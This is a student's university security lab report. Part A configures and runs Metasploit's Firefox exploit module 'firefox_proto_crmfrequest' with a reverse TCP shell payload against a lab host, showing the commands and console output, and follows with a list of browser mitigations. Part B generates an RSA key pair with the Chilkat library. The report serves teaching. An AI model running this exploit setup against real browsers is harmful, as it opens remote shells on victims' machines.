UPES
UNIVERSITY OF TOMORROW

IT DATA SECURITY LAB FILE


Name- Dhairya Jain
Sap ID- 500105432
Batch- CSF-B4

EXPERIMENT-8

Mozilla Firefox exploits and Creating Cryptographic Key Pair

Part A:

- Set Up Firefox for Security Testing
  - Enable Developer Tools: Press F12 to open the Developer Tools in Firefox. This will allow you to inspect elements, monitor network traffic, and execute JavaScript.
  - Disable Pop-up Blocker:



about:preferences#searchResults

pop


Search Results

Permissions

□ Block pop-up windows


□ Warn you when websites try to install add-ons

- Start Metasploit on Kali Linux




```
┌──(dj㉿kali)-[~]
└─$ sudo su
[sudo] password for dj:
┌──(root㉿kali)-[/home/dj]
└─# msfconsole

               .;lxO0KXXXK0Oxl:.
           ,o0WMMMMMMMMMMMMMMMMMMKd,
        'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
    .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMMo
  xMMMMMMMMMMWd.               .oNMMMMMMMMMMk
 oMMMMMMMMMMx.                    dMMMMMMMMMMx
.WMMMMMMMMM:                       :MMMMMMMMMM,
xMMMMMMMMMo                         lMMMMMMMMMO
NMMMMMMMMW                    ,cccccoMMMMMMMMMWlccccc;
MMMMMMMMMX                     ;KMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW.                      ;KMMMMMMMMMMMMMMX:
xMMMMMMMMMd                        ,0MMMMMMMMMMK;
.WMMMMMMMMMc                         'OMMMMMM0,
 lMMMMMMMMMMk.                         .kMMO'
  dMMMMMMMMMMWd'                         ..
   cWMMMMMMMMMMMNxc'.                ##########
    .0MMMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMMo                +:+
               .,cdkO0K;        :+:    :+:
                                :::::::+:
                      Metasploit

       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Display the Framework log using the
log command, learn more with help log
Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

- Search for Firefox Exploits in Metasploit




```
msf6 > search firefox

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank    Check  Descriptio
n
   -   ----                                                  ---------------  ----    -----  ----------
-
   0   exploit/windows/browser/adobe_flashplayer_avm             2011-03-15       good    No     Adobe Flas
h Player AVM Bytecode Verification Vulnerability
   1   exploit/windows/browser/adobe_flashplayer_arrayindexing   2012-06-21       great   No     Adobe Flas
h Player AVM Verification Logic Array Indexing Code Execution
   2   exploit/multi/browser/adobe_flash_uncompress_zlib_uaf     2014-04-28       great   No     Adobe Flas
h Player ByteArray UncompressViaZlibVariant Use After Free
   3   exploit/multi/browser/adobe_flash_hacking_team_uaf        2015-07-06       great   No     Adobe Flas
h Player ByteArray Use After Free
   4   exploit/osx/browser/adobe_flash_delete_range_tl_op        2016-04-27       great   No     Adobe Flas
h Player DeleteRangeTimelineOperation Type-Confusion
   5   exploit/multi/browser/adobe_flash_shader_drawing_fill     2015-05-12       great   No     Adobe Flas
h Player Drawing Fill Shader Memory Corruption
   6   exploit/multi/browser/adobe_flash_nellymoser_bof          2015-06-23       great   No     Adobe Flas
h Player Nellymoser Audio Decoding Buffer Overflow
   7   exploit/multi/browser/adobe_flash_net_connection_confusion  2015-03-12     great   No     Adobe Flas
h Player NetConnection Type Confusion
   8   exploit/multi/browser/adobe_flash_pixel_bender_bof        2014-04-28       great   No     Adobe Flas
h Player Shader Buffer Overflow
   9   exploit/multi/browser/adobe_flash_shader_job_overflow     2015-05-12       great   No     Adobe Flas
h Player ShaderJob Buffer Overflow
   10  exploit/windows/browser/adobe_flash_copy_pixels_to_byte_array  2014-09-23  great   No     Adobe Flas
h Player copyPixelsToByteArray Method Integer Overflow
   11  exploit/multi/browser/adobe_flash_opaque_background_uaf   2015-07-06       great   No     Adobe Flas
```

- Select and Configure the Exploit



```
msf6 > use exploit/multi/browser/firefox_proto_crmfrequest
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/browser/firefox_proto_crmfrequest) > set SRVHOST 192.168.152.131
SRVHOST ⇒ 192.168.152.131
msf6 exploit(multi/browser/firefox_proto_crmfrequest) > set SRVPORT 8080
SRVPORT ⇒ 8080
msf6 exploit(multi/browser/firefox_proto_crmfrequest) > set URIPATH /exploit
URIPATH ⇒ /exploit
msf6 exploit(multi/browser/firefox_proto_crmfrequest) > set LHOST 192.168.152.131
LHOST ⇒ 192.168.152.131
msf6 exploit(multi/browser/firefox_proto_crmfrequest) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/browser/firefox_proto_crmfrequest) > show payloads

Compatible Payloads
===================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  payload/firefox/exec                                         normal  No     Firefox XPCOM Execute Command
   1  payload/firefox/shell_bind_tcp                               normal  No     Command Shell, Bind TCP (via Firefox
 XPCOM script)
   2  payload/firefox/shell_reverse_tcp                            normal  No     Command Shell, Reverse TCP (via Fire
fox XPCOM script)
   3  payload/generic/custom                                       normal  No     Custom Payload
   4  payload/generic/shell_bind_tcp                               normal  No     Generic Command Shell, Bind TCP Inli
ne
   5  payload/generic/shell_reverse_tcp                            normal  No     Generic Command Shell, Reverse TCP I
nline
   6  payload/generic/ssh/interact                                 normal  No     Interact with Established SSH Connec
tion
   7  payload/multi/meterpreter/reverse_http                       normal  No     Architecture-Independent Meterpreter
 Stage, Reverse HTTP Stager (Multiple Architectures)
   8  payload/multi/meterpreter/reverse_https                      normal  No     Architecture-Independent Meterpreter
 Stage, Reverse HTTPS Stager (Multiple Architectures)

msf6 exploit(multi/browser/firefox_proto_crmfrequest) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD ⇒ generic/shell_reverse_tcp
```

Exploiting




```
msf6 exploit(multi/browser/firefox_proto_crmfrequest) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.152.131:4444
msf6 exploit(multi/browser/firefox_proto_crmfrequest) > [*] Using URL: http://192.168.152.131:8080/exploit
[*] Server started.
[*] 192.168.152.131  firefox_proto_crmfrequest - Gathering target information for 192.168.152.131
[*] 192.168.152.131  firefox_proto_crmfrequest - Sending HTML response to 192.168.152.131
[!] 192.168.152.131  firefox_proto_crmfrequest - Exploit requirement(s) not met: ua_ver. For more info: http://r-7.
co/PVbcgx
[*] 192.168.152.131  firefox_proto_crmfrequest - Gathering target information for 192.168.152.131
[*] 192.168.152.131  firefox_proto_crmfrequest - Sending HTML response to 192.168.152.131
[!] 192.168.152.131  firefox_proto_crmfrequest - Exploit requirement(s) not met: ua_ver. For more info: http://r-7.
co/PVbcgx
```

- Mitigations:
  - **Regularly Update Firefox** : Keep Firefox up to date with the latest security patches.
  - **Use Security Add-ons** : Install security-focused add-ons like NoScript, uBlock Origin, and HTTPS Everywhere to enhance browser security.
  - **Enable HTTPS-Only Mode** : Enforce secure connections by enabling HTTPS-Only Mode in Firefox settings.
  - **Disable Unnecessary Features** : Disable unnecessary features like JavaScript or Flash, which can be exploited by attackers.
  - **Use Strong Authentication** : Use strong, unique passwords and enable multi-factor authentication (MFA) for all accounts accessed through Firefox.


Part B:

- python3 –version




```
┌──(dj㉿kali)-[~]
└─$ python3 --version
Python 3.11.2
```

- Install the Chilkat Library
  - ➢ sudo apt-get install python3-pip




```
┌──(dj㉿kali)-[~]
└─$ sudo apt-get install python3-pip
[sudo] password for dj:
Sorry, try again.
[sudo] password for dj:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  libpthread-stubs0-dev
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  libjs-sphinxdoc python3-pip-whl
The following packages will be upgraded:
  libjs-sphinxdoc python3-pip python3-pip-whl
3 upgraded, 0 newly installed, 0 to remove and 1960 not upgraded.
Need to get 3,086 kB of archives.
After this operation, 3,034 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Err:1 http://http.kali.org/kali kali-rolling/main amd64 libjs-sphinxdoc all 7.4.7-3
  404  Not Found [IP: 18.211.24.19 80]
```

  - ➢ pip3 install Chilkat




```
┌──(dj㉿kali)-[~]
└─$ pip3 install chilkat
Defaulting to user installation because normal site-packages is not writeable
Collecting chilkat
  Downloading chilkat-10.0.0-cp311-cp311-manylinux2010_x86_64.whl (7.2 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 7.2/7.2 MB 3.0 MB/s eta 0:00:00
Installing collected packages: chilkat
Successfully installed chilkat-10.0.0
```

- Create a Cryptographic Key Pair Using Chilkat Once you have Chilkat installed, you can use it to generate a public/private key pair.
  - ➢ nano generate_key_pair.py




```
┌──(dj㉿kali)-[~]
└─$ nano generate_key_pair.py
```

  - ➢ Python script to do this




```
  GNU nano 7.2                                  generate_key_pair.py
import chilkat
# Create a new RSA object
rsa = chilkat.CkRsa()
# Generate a 2048-bit key pair
success = rsa.GenerateKey(2048)
if not success:
 print(rsa.lastErrorText())
 exit()
# Export the private key to PEM format
private_key_pem = rsa.exportPrivateKey()
if not private_key_pem:
 print(rsa.lastErrorText())
 exit()
# Export the public key to PEM format
public_key_pem = rsa.exportPublicKey()
if not public_key_pem:
 print(rsa.lastErrorText())
 exit()
# Save the keys to files
with open("private_key.pem", "w") as private_file:
 private_file.write(private_key_pem)
with open("public_key.pem", "w") as public_file:
 public_file.write(public_key_pem)
print("Key pair generated and saved to 'private_key.pem' and 'public_key.pem'.")
```

- Execute the script using Python 3



```
┌──(dj㉿kali)-[~]
└─$ python3 generate_key_pair.py
Key pair generated and saved to 'private_key.pem' and 'public_key.pem'.
```

- Verify the Key Files



```
┌──(dj㉿kali)-[~]
└─$ ls
bsqli    Documents           malwaretest.exe  nmap_scan.sh     Public          Templates
cglab    Downloads           Music            Pictures         public_key.pem  Videos
Desktop  generate_key_pair.py  nikto_scan.sh  private_key.pem  shell.elf
```

- Using the Key Pair
  - Private Key: The private key should be kept secure and never shared. It's used to sign data or decrypt data that was encrypted with the public key.
  - Public Key: The public key can be shared with anyone. It's used to verify signatures made with the corresponding private key or encrypt data that only the private key can decrypt.